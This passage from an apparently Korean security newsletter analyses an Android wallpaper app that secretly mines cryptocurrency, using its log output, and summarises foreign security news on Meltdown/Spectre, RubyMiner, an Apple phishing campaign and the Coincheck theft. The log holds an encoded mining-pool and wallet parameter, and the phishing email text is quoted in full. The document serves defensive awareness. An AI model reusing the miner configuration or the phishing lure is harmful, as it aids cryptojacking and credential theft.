com.yrchkor.newwallpapers	Minners Lib	remmote param : bmVvc2NyeXB0LmlpbmUuenBvb2wuY2F+NDIzM34zSHpGZlhrWXVOZU VxQmNnN01tRUJRN0sxallTaXVhMUptfmQ9MC4wMDAxfjF+MH5kMWE5MDg4ZTlhODk=
com.yrchkor.newwallpapers	Minners Lib	CPU Load: 3, Status: 1, Hash Rate: 4.40, Accepted Blocks: 0, Difficul ty: 128.0, temperature/ tchange: 32.7/0.20, Discharge per minute: NaN
com.yrchkor.newwallpapers	Minners Lib	CPU Load: 3, Status: 1, Hash Rate: 4.76, Accepted Blocks: 0, Difficul ty: 128.0, temperature/ tchange: 33.2/0.70, Discharge per minute: 0.0
com.yrchkor.newwallpapers	Minners Lib	Set cpu load: 2
com.yrchkor.newwallpapers	Minners Lib	KGWorkingService: Stop minning
com.yrchkor.newwallpapers	Minners Lib	onDestroy: Destroy KGWorkingService
com.yrchkor.newwallpapers	Minners Lib	onStartCommand: Start KGWorkingService
com.yrchkor.newwallpapers	Minners Lib	remmote param : bmVvc2NyeXB0LmlpbmUuenBvb2wuY2F+NDIzM34zSHpGZlhrWXVOZU VxQmNnN01tRUJRN0sxallTaXVhMUptfmQ9MC4wMDAxfjF+MH5kMWE5MDg4ZTlhODk=
com.yrchkor.newwallpapers	Minners Lib	CPU Load: 3, Status: 1, Hash Rate: 3.51, Accepted Blocks: 0, Difficul ty: 128.0, temperature/ tchange: 34.0/0.10, Discharge per minute: NaN

[그림 16] 로그 정보

로그정보를 활용하여 채굴행위와 관련된 서비스가 실행되는지, 몇 개의 cpu 를 쓰는지, 채굴 난이도 등등의 기기가 채굴에 어떻게 사용되는지 알 수 있다.

3. 결론

가상화폐의 시세급등으로 사용자의 동의없이 가상화폐를 채굴하는 앱들이 등장하고 있다. 실제로 가상화폐 채굴 자체는 문제가 되지 않으나, 가상화폐를 채굴함으로서 기기와 배터리의 성능저하 등으로 사용자에게 피해를 입힌다. 특히, 위 앱은 안드로이드의 공식 마켓인 구글 플레이스토어를 통해서 배포 되었다.

구글 플레이스토어에서는 지속적으로 보안을 강화하고 있지만 이를 우회하여 사용자에게 피해를 끼치는 앱들이 지속적으로 등록되고 있다. 이러한, 악성행위로부터 자신의 기기를 보호하기 위해서는 비공식 마켓에서의 다운은 절대 금물이며, 안드로이드 백신을 설치하여 수시로 기기의 보안을 확인해야 한다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

Intel, ARM, AMD 프로세서에 영향을 미치는 Meltdown/Spectre 공격

Meltdown and Spectre attacks affect almost any processor, including Intel, ARM, AMD ones

실행중인 컴퓨터 프로세스에서 중요 정보 탈취하는 멜트다운(Meltdown)과 스펙터(Spectre) 공격이 발견되었다.

대부분의 최신 프로세서는 '메모리 유출' 취약점에 노출되어 있다. 해당 취약점은 인텔칩 취약점에 대한 발표 후, 공격을 분석한 데서 비롯된 것이다. Google Project Zero 의 화이트 해커들은 AMD, ARM, Intel 에서 제작한 CPU 를 포함한 모든 주요 CPU 에 잠재적으로 영향을 미치는 취약점을 공개했다.

공격자는 CPU 가 처리하는 중요 정보를 탈취하기 위한 멜트다운(CVE-2017-5754)과 스펙터(CVE-2017-5753/CVE-2017-5715) 공격을 제작했다. 두 공격 모두 최신 CPU 가 사용하는 "예측 실행(speculative execution)" 기술을 활용하여 성능을 최적화한다. Google 해커 블로그에서, "실행 여부와 대상을 감지하지 못한 채, 불명확한 상태에서 프로세서 명령이 실행된다. 예측이 틀린 것으로 나타나면, CPU 가 아키텍처에 영향을 받지 않고 결과 상태를 폐기한 후 올바른 실행 경로에서 계속 실행할 수 있다. 올바른 실행 경로에 있다는 것을 알기 전까지 명령은 계속 유효하다."라고 설명한다.

해당 보안 전문가들은 '예측 실행 기능은 CPU 상태가 온전하여 정보가 유출되는 경우 복구되지않는 단점도 있다'고 덧붙였다.

멜트다운(Meltdown) 공격

"멜트다운(Meltdown)은 인텔 CPU 의 보안 취약점으로서, 마이크로프로세서가 컴퓨터의 메모리의 전체를 볼 수 있도록 프로그램의 접속을 허용하며, 이로 인해 전체 컴퓨터의 내용에 접근할 수 있다. 해당 버그를 이용해 공격자는 사용자의 계정 정보, 개인 정보 등을 탈취할 수 있다."

"멜트다운은 마이크로구조적(microarchitectural) 공격으로서, 비순차적인 실행 방법을 이용하는 사용자의 물리 메모리를 유출시킬 수 있다." 공격자는 멜트다운 버그를 이용해 특히 인텔 프로세서에 있는 권한 상승 취약점을 공격한다. CPU 가 예측 실행 기능을 이용하면 공격자가 메모리 보호를 우회할 수 있기 때문이다."

“멜트다운 공격자는 예측 실행 방법을 이용해 앱과 OS 간 격리성(isolation, 트랜잭션 중에 변경된 내용이 트랜잭션이 완료되기 전까지 다른 트랜잭션에 영향을 미쳐서는 안 된다)을 무력화시킨다. 이를 통해 모든 애플리케이션이 시스템 메모리에 접근할 수 있다.”현재 대부분의 컴퓨터가 멜트다운 공격에 취약하다.

스펙터(Spectre) 공격

스펙터(Spectre)는 사용자 모드 애플리케이션을 이용해 동일한 시스템에서 실행되는 다른 프로세스에서 정보를 탈취할 수 있는 공격이다. 코드를 통해 자체 프로세스에서 정보를 탈취하는 데 이용될 수도 있다. 예를 들어 악성 자바스크립트를 이용해 브라우저 메모리에서 다른 사이트 로그인 정보가 포함된 쿠키를 추출하는 것도 가능하다.

스펙터 공격을 해결하기 위해서는 프로세서 아키텍처를 변경해야 하기 때문에 공격으로 인한 피해를 완화시키는 것이 매우 어렵다. 스펙터 공격은 멜트다운 공격처럼 앱들 간 격리성을 무력화시켜 사용자 프로그램에 해당 커널 정보를 유출시킬 수 있고 게스트 시스템에 가상화 하이퍼바이저를 유출시킬 수 있다. 데스크탑, 노트북, 클라우드 서버, 스마트폰 등을 포함한 거의 모든 시스템이 스펙터 공격에 취약하다.

"스펙터 공격은 비관리 코드 실행 환경에서 격리성을 침해할 뿐 아니라 자바스크립트 바이트코드를 통해 프로세스들을 마운팅함으로써 브라우저 샌드박싱을 우회할 수 있다.” “카이저(KAISER) 패치를 통해 멜트다운 공격은 완화시킬 수 있지만, 스펙터 공격을 예방하기는 어렵다.”Windows, MacOS, Linux, Android 는 해당 공격들에 대한 패치를 발표했다.

[출처] http://securityaffairs.co/wordpress/67394/hacking/meltdown-spectre-attacks.html

인텔 멜트다운 패치 적용 후 브로드웰/하스웰 CPU 문제 발생

Intel's Meltdown fix freaked out some Broadwells, Haswells

인텔 패치 적용 후 일부 사용자들의 컴퓨터 및 서버의 재부팅 속도가 저하되었다. 인텔은 멜트다운과 스펙터의 패치를 적용하면 컴퓨터 및 서버가 불안정해질 수 있다고 경고한다.

인텔은 '펌웨어 업데이트 후 일부 사용자들의 재부팅 속도 저하에 관한 보고를 받았다'고 발표했다. 브로드웰/하스웰 CPU 를 탑재한 기기에서 문제가 발생한 것이라고 덧붙였다.

인텔은 이러한 문제를 해결하기 위해 신속히 수정된 버전을 발표하겠다고 밝혔지만, 이미 많은 개인 및 기업들과의 법적 소송은 피할 수 없을 것으로 보인다. 데이터 센터 운영자들은 기기의 상태를 불안정하게 만드는 패치 문제를 해결하기 위해 고군분투 하고 있다.

멜트다운/스펙터 패치 문제로 골머리를 앓는 기업은 인텔 만이 아니다. AMD 도 지난 목요일, 스펙터 패치 문제를 인정했다. 다행히 x86 챌린저 제품에서는 멜트다운 패치 문제가 발견되지 않았다. 인텔은 스펙터 패치의 경계 검사 우회 취약점만 해결하면 된다고 밝혔다. 스펙터 패치의 브랜치 표적 주입 취약점(CVE-2017-5715)을 해결하기 위해서는 펌웨어 패치 업데이트를 적용해야 한다. AMD 에 따르면, 이번 주 중에 라이젠 및 에픽 CPU 용 버전을 발표할 예정이라고 한다.

레지스터는 그 외 다른 기업들도 패치 적용 후 발생하는 문제를 어떻게 해결하고 있는지 알아보고 있다. 오라클은 아직 별다른 언급이 없었고, 후지쯔는 스팍 제품에서 발생하는 서버 및 컴퓨터의 취약점에 대해 '현재 조사중'이라고 밝혔다.

[출처] http://www.theregister.co.uk/2018/01/12/intel_warns_meltdown_spectre_fixes_make_broadwells_haswells_unstable/

리눅스/윈도우 서버에서 루비마이너 멀웨어 발견

Linux and Windows Servers Targeted with RubyMiner Malware

루비마이너(RubyMiner)라는 이름의 새로운 멀웨어가 발견되었다. 구 버전의 웹 서버를 이용해 암호화폐를 채굴하는 멀웨어이다.

지난 주 화요일, 이 멀웨어를 이용한 공격이 처음 발생했다. 보안 연구원 스테판 타나세에 따르면, 루미마이너 해킹 그룹은 pof 라 불리는 웹서버의 핑거프린팅 툴을 이용해 구 버전의 소프트웨어를 실행하는 리눅스 및 윈도우 서버를 찾아 공격한다.

패치되지 않은 서버가 발견되면, 공격자들은 잘 알려진 취약점을 이용해 루비마이너 악성코드를 서버에 감염시킨다. 최근 공격에서 발견된 취약점들은 다음과 같다.

- Ruby on Rails XML Processor YAML Deserialization Code Execution (CVE-2013-0156) [1]
- PHP php-cgi Query String Parameter Code Execution (CVE-2012-1823; CVE-2012-2311; CVE-2012-2335; CVE-2012-2336; CVE-2013-4878) [1, 2, 3, 4]
- Microsoft IIS ASP Scripts Source Code Disclosure (CVE-2005-2678) [1]

이를 통해 루비마이너 공격자들이 윈도우와 리눅스 시스템을 공격한다는 것을 알 수 있다.

지난 주 발표된 보고에 따르면, 체크포인트는 공격자들의 허니팟 서버를 통해 수집한 데이터를 기반으로 하여 리눅스 시스템의 루비마이너 감염 경로를 파악했다. 체크포인트 보안 연구원 로템 핑켈스타인에 따르면, 루비마이너 공격자들이 윈도우 IIS 서버를 공격했지만, 아직 윈도우 공격 샘플은 확보하지 못한 상황이라고 한다.

또 한가지 주목할 점은 공격자들이 악성 명령을 숨기기 위해 이전 멀웨어 공격에 사용했던 robots.txt 파일을 사용했다는 점이다. 또한 루비 온 레일즈(Ruby on Rails) 공격에 사용된 취약점을 이용해 루비마이너 공격을 수행했다. 이를 통해 루비마이너 악성코드를 유포하는 공격자가 루비 온 레일즈 공격자와 동일하다는 것을 알 수 있다.
최근 몇 달 간 모네로를 채굴하는 악성 멀웨어를 유포하는 공격이 증가했다.

2017 년에 발견된 모네로 채굴 멀웨어에는 디그마인(Digmine), 워드프레스 사이트를 공격하는 봇넷, 헥스멘(Hexmen), 로피(Loapi), 젤롯(Zealot), 워터마이너(WaterMiner), IIS 6.0 서버를 공격하는 봇넷, 코드포크(CodeFork), 본드넷(Bondnet) 등이 있다.

2018 년이 된지 2 주도 채 지나지 않아 벌써 리눅스 서버를 공격하는 파이크립토마이너(PyCryptoMiner)와 오라클 웹로직 서버를 공격하는 해커 그룹이 발견되었다.
루비마이너 공격은 대부분의 보안 시스템으로 탐지 가능한 오래된 공격을 이용한다는 점이 특이하다고 볼 수 있다. 핑켈스타인은 '공격자가 일부러 버려진 기기(사용자가 온라인 상태로 방치한 구 버전의 컴퓨터와 서버)를 찾아 공격한 것 일수도 있다'고 설명한다. 또한 '오래 방치된 기기를 감염시킴으로써 채굴 작업을 더 오래 지속할 수 있다'고 덧붙였다.
체크포인트는 약 700 대의 컴퓨터가 루비마이너에 감염되었고 이로 인해 해커들은 약 540 달러를 탈취한 것으로 추정하고 있다. 해커 그룹이 10 년된 취약점 대신 최신 버전을 이용했다면 공격을 더욱 성공적으로 수행했을 것이다. 예를 들어, 오라클 웹로직 서버를 공격(2017 년 10 월 발생)한 해커 그룹이 226 천 달러를 탈취한 경우도 있다.

상세 정보 다음 링크 참조

[출처] https://research.checkpoint.com/rubyminer-cryptominer-affects-30-ww-networks/

http://www.certego.net/en/news/ruby-rce-used-to-push-monero-coinminer/

2. 중국

중국 공상은행, WP 클라이언트 업데이트 중단

中国工商银行：正式停止 WP 手机客户端更新，即将停止服务

1 월 16 일, MS 는 Windows Phone 과 Windows10 Mobile 에 더 이상 새로운 기능을 추가하지 않겠다고 밝혔습니다. 이에 따라 마켓 중 Win10 앱들은 심각한 보안위협에 처하게 되었다. 사실, Windows10 Mobile 앱 마켓에서, 대부분의 앱들은 거의 종료된 것과 같았지만, 이와 관련하여 MS 의 공식적인 입장이 없었다.

중국공상은행은, 1 월 14 일 Windows 모바일 클라이언트 앱의 다운로드와 업데이트 서비스를 중단하겠다고 공식발표했으며, 빠른 시일내에 Windows 모바일 서비스를 중단하겠다고 밝혔다. 중국공상은행은 사용자들에게 iOS 나 안드로이드 휴대폰에서 앱을 내려받는것을 권고하고 있다. WP 마켓 내 중국공상은행 앱의 최근 업데이트일은 2016 년 3 월 25 일이다.

25 일, 인터넷 평론가 keso 가 공개한 〈Huorong 이 Tencent 제품을 차단하는 것에 관한 설명〉댓글에, Tencent CEO 가 확인해본 결과 실제로 자신들이 규정을 위반하는 문제점이 있으며, 이에 대해 수정을 하였다고 밝혔다.

[출처] http://36kr.com/p/5109692.html

iCloud 중국, gzdata 가 맡아 운영

iCloud（中国）将由云上贵州运营

애플은 1 월 9 일 공식서명을 통하여 2018 년 2 월 28 일부터 iCloud(중국)서비스는 중국회사인 gzdata 에 의해 위탁 운영된다고 밝혔다.

중국은 작년 〈사이버보안법〉에서 중국 사용자 데이터는 반드시 중국 내 서버에 저장해야 한다고 명시하였다. 애플은 이에 "우리는 iCloud 서버의 속도와 신뢰성을 향상시키고, 중국법률을 준수하기 위해서 이러한 조치를 취하였다"라고 밝혔다.

애플은 국가 혹은 지역이 "중국"으로 설정되어 있는 Apple ID 는 iCloud 위탁업체로 이전될 것이며, 그 후 사용자들은 모든 서비스와 iCloud 에 저장시켜놓은 데이터들(사진,동영상,문서,백업파일 등)에 대해서는 새로운 iCloud(gzdata 운영)약관이 적용될 것이라고 밝혔다.

사용자들은 반드시 iCloud(gzdata 운영) 악관에 동의해야만 계속적으로 iCloud 서비스를 이용할 수 있다. 만약 gzdata 가 운영하는 iCloud 서비스를 사용하고 싶지 않다면, 2018 년 2 월 28 일 이전까지 해당 링크(https://www.icloud.com/optout)에서 iCloud 계정을 중단시켜야 한다.

[출처] http://tech.163.com/17/1206/08/D4V6I8MG00097U7R.html

3. 일본

Apple 을 사칭하는 피싱메일, 18 만통 이상을 확인, '당신의 Apple ID 의 보안질문을 재설정해 주십시오' 1 월 22 일 밤 이후에 다시 확산

Apple をかたるフィッシングメール、18 万通以上を確認、「あなたの Apple ID のセキュリティ質問を再設定してください。」1 月 22 日夜以降にまた拡散

트렌드마이크로주식회사는 Apple 을 사칭하는 피싱메일이 1 월 22 일 밤 이후에 18 만통 이상 확인되었다고 해서 주의를 촉구하고 있다.

메일의 제목은 '당신의 Apple ID 의 보안질문을 재설정해 주십시오'로 되어 있었다. 메일의 송신 주소는 Apple 의 정규메일주소로 생각하게 만드는 'noreply@email.apple.com'으로 되어 있어, 가짜 사이트로 유도하여 Apple ID 나 패스워드, 신용카드 정보의 탈취를 노리고 있다.

개인정보의 입력을 촉구하는 피싱사이트의 예

트렌드마이크로에서는 같은 제목으로 비슷한 계정정보나 개인정보 등의 탈취를 노린 피싱공격이 2017 년 10 월 전후부터 거의 월 1 회의 페이스로 되풀이하여 확인되고 있다고 한다. 피싱대책협의회나 일반재단법인 일본사이버범죄대책센터(JC3)에서는 이번은 물론 그 이전부터도 비슷한 메일에 대해서 주의를 당부하고 있었다.

10 월 23 일자 트렌드마이크로 기사에서 보도했던 유사한 피싱메일은 기후(岐阜)의 IP 주소에서 사인 인되어 있으며 누군가가 위법으로 계정에 사인 인했다고 속이는 내용이었는데, 이것이 이번에는 시즈오카(靜岡)라고 바뀌어 있는 것이 특징이다.

당신의 Apple ID의 보안질문을 재설정해 주십시오.

고객님의 Apple ID가 웹 브라우저에서 iCloud에 사인 인하는 데 사용되었습니다.

일자와 시간: 2018년1월19일 22:08 JST

브라우저: Chrome

오퍼레이팅 시스템: Windows

IP: 220□□□4.151(시즈오카)

상기가 문제가 아닐 경우는 이 메일을 무시해 주십시오.

최근 iCloud에 사인 인을 한 적이 없고, 타자가 위법으로 고객님의 계정을 사용하고 있다고 생각되는 경우에는 Apple ID로 패스워드를 리셋해 주십시오.

앞으로도 잘 부탁 드리겠습니다.

Apple 서포트센터

이번에 확인되고 있는 피싱메일의 예

메일본문은 HTML 형식으로 되어 있다. 트렌드마이크로에서는 메일본문의 링크 URL 에 대해서 PC 라면 마우스 오버하여 확인한 뒤에 접속하는 것을 추천하고 있다. 그리고 스마트폰의 주된 웹 브라우저에서는 링크를 길게 누르면 링크 URL 을 확인할 수 있다.

그 외에 메일 수신자 Apple ID 가 잠금 되었거나 혹은 등록정보가 부정확하다는 등의 이유로 링크되어 있는 가짜 사이트로 유도하여 계정정보나 개인정보, 신용카드정보를 입력시키려고 하는 메일 등도 과거에는 나돌고 있었다.

또한 트렌드마이크로에서는 Apple ID 이외에도 Google, Microsoft, Amazon 의 각 계정에 대해서도 개인정보가 집적되어 있기 때문에 범죄자에게 있어서 이용가치가 높고 표적이 되는 정보가 되고 있다고 해서 각별한 유의를 요청한 바 있다.

[출처] https://internet.watch.impress.co.jp/docs/news/1102837.html

‘Coincheck’로 약 580 억 엔 분(分)의 가상통화가 부정송금 – 자기자금으로 보상할 방침

「Coincheck」で約580億円分の仮想通貨が不正送金 - 自己資金で補償する方針

가상통화거래소 ‘Coincheck’가 부정접속을 받아 고객에게서 위탁 받고 있던 가상통화 ‘NEM’을 부정송금 당하는 피해가 발생했다. 피해액은 일본 엔으로 환산하면 약 580 억엔에 달한다.

이 사이트를 운영하는 코인체크에 따르면, 1 월 26 일 3 시전부터 가상통화 ‘NEM’이 수 차례에 걸쳐 부정으로 송금되었다고 한다. 11 시 반 경에 잔고가 이상하게 감소해 있다는 것을 발견하면서 문제가 발각되었다. 피해액은 5 억 2300 만 XEM 으로 탐지 당시의 일본 엔으로 환산하면 약 580 억 엔에 달한다. 이상을 알리는 시스템을 도입하긴 했으나 눈치를 채기까지 약 8 시간을 요했기 때문에 ‘NEM’의 거의 전액이 피해를 입었다고 한다. 다른 가상통화에 관한 피해는 확인되지 않고 있다.

이번 문제에 따라 이 회사에서는 같은 날에 ‘NEM’뿐 아니라 다른 가상통화 거래나 일본 엔을 포함한 출금 등을 정지했다. 이 회사에서는 원인을 외부에서 온 부정악성코드라고 보고 있으나, 내부범행 등일 가능성도 포함하여 현재 조사를 진행하고 있다.

이 회사는 보안대책에 대해서 외주를 주지 않고 약 80 명 있는 종업원 중 약 반수가 개발에 관련되어 있어 보안대책 등도 시행하고 있다고 설명한다. 구체적인 대책내용은 밝혀지지 않고 있으나 ‘충분한 대책을 강구하고 있었다’라며 ‘타 거래소에 비해 대책이 안이했다’라는 인식은 없다고 한다.

한편, 이 회사가 취급하는 13 종류의 가상통화에 있어서 일부에서는 오프라인에서 관리하는 ‘콜드월렛’을 이용하고 있었으나 이번에 피해를 입었던 ‘NEM’에 관해서는 인터넷에서 조작을 할 수 있는 ‘핫월렛’으로 관리하고 있었다. 더불어 트랜젝션 서명에 여러 프라이빗 키를 이용하여 부정송금의 리스크 절감을 도모하는 ‘멀티시그니처(멀티시그)’에 대해서도 ‘NEM’에 대해서 대응하지 않은 채로 운영되고 있었다.

이러한 상황에 대해서 이 회사는 인적 리소스 부족이나 기술적인 문제로 대응할 수 없었다고 말하는 한편, 구체적인 전망은 없지만 향후 대응을 계획하고 있었다고 해명했다. 이번 문제에 따라 이 회사에서는 금융청과 경시청에 사태를 보고하고 NEM 재단이나 이 통화를 취급하는 거래소와 연계하여 송신된 통화 추적이나 매매정지 요청을 했다.

또한 이 회사는 NEM 을 맡기고 있었던 약 26 만명에 대한 보상에 대해서 같은 달 28 일에 방침을 결정했다. 자기자금을 원자(原資)로 해서 코인체크 월렛에 대해 일본 엔으로 환전을 한다. 다만 보상시기나 수속방법에 대해서는 검토 중이라고 한다.

보상액은 1XEM 당 88.549 엔이다. 'NEM'의 취급고가 가장 많은 가상통화거래소 'Zaif'를 참고로 하여 Coincheck 에서의 판매정지 시부터 27 일 23 시에 걸쳐서 거래총액의 가중평균에서 산출했다고 한다.

[출처] http://www.security-next.com/089636

전문가 등이 선정한 '시큐리티 10 대 위협' – 보안인재부족이 5 위로

専門家などが選ぶ「セキュリティ 10 大脅威」 - セキュリティ人材不足が5位に

정보처리추진기구(IPA)는 2017 년에 사회적 영향이 컸던 정보보안상의 위협에 대해서 '정보시큐리티 10 대 위협 2018'로 공개했다. 이 랭킹은 보안분야의 연구자나 기업의 실무담당자 등 약 100 명에 의한 투표결과를 정리한 것이다. '개인'과 '조직'으로 나뉘어 선출하고 있으며, 3 월 하순에는 이들 위협에 관한 상세한 해설자료를 공개할 예정이다.

조직에서의 위협을 살펴보면, '표적형 공격에 의한 정보유출'이 1 위, '랜섬웨어에 의한 피해'가 2 위로, 지난 회부터 변화가 없었다. 한편, 3 위의 '비즈니스메일 사기', 4 위의 '공지가 되는 취약성의 악용 증가', 5 위의 '시큐리티 인재의 부족'은 지난 회에는 들어가지 않았지만, 이번에 새롭게 선출되고 있어 연구자나 실무자에게 있어서의 관심의 고조가 드러나고 있다.

개인에 관한 위협에 대해서도 1 위의 '인터넷 뱅킹과 신용카드정보의 부정이용'과 2 위의 '랜섬웨어에 의한 피해'는 전년과 마찬가지였다. '바이러스를 검출했다' 등으로 표시하여 유저의 불안을 부추기고 전화를 걸게 만들어 제품구입이나 서포트계약으로 유도하는 '가짜 경고'가 랭크 외에서 10 위에 들어가 있다.

이 기구가 공표한 10 대 위협 순위는 아래와 같다.

【조직】 정보시큐리티 10 대 위협 2018
1 위 : 표적형공격에 의한 정보유출
2 위 : 랜섬웨어에 의한 피해
3 위 : 비즈니스메일 사기
4 위 : 공지가 되는 취약성의 악용 증가
5 위 : 보안인재의 부족
6 위 : 웹서비스에서의 개인정보의 탈취
7 위 : IoT 기기의 취약성의 현재화(顕在化)
8 위 : 내부부정에 의한 정보유출
9 위 : 서비스거부공격에 의한 서비스 정지
10 위 : 범죄의 비즈니스화

【개인】 정보시큐리티 10 대 위협 2018
1 位 : 인터넷뱅킹과 신용카드정보의 부정이용
2 位 : 랜섬웨어에 의한 피해
3 位 : 인터넷 상의 중상모략, 비방

4位 : 스마트폰과 어플을 노린 공격
5位 : 웹서비스에 대한 부정로그인
6位 : 웹서비스에서의 개인정보 탈취
7位 : 정보 모럴 부족에 따른 범죄의 저연령화
8位 : 원클릭 청구 등의 부당청구
9位 : IoT 기기의 부적절관리
10位 : 가짜 경고

[출처] http://www.security-next.com/089666

(주)이스트시큐리티

(우) 06711
서울시 서초구 반포대로 3 이스트빌딩
02.583.4616
www.estsecurity.com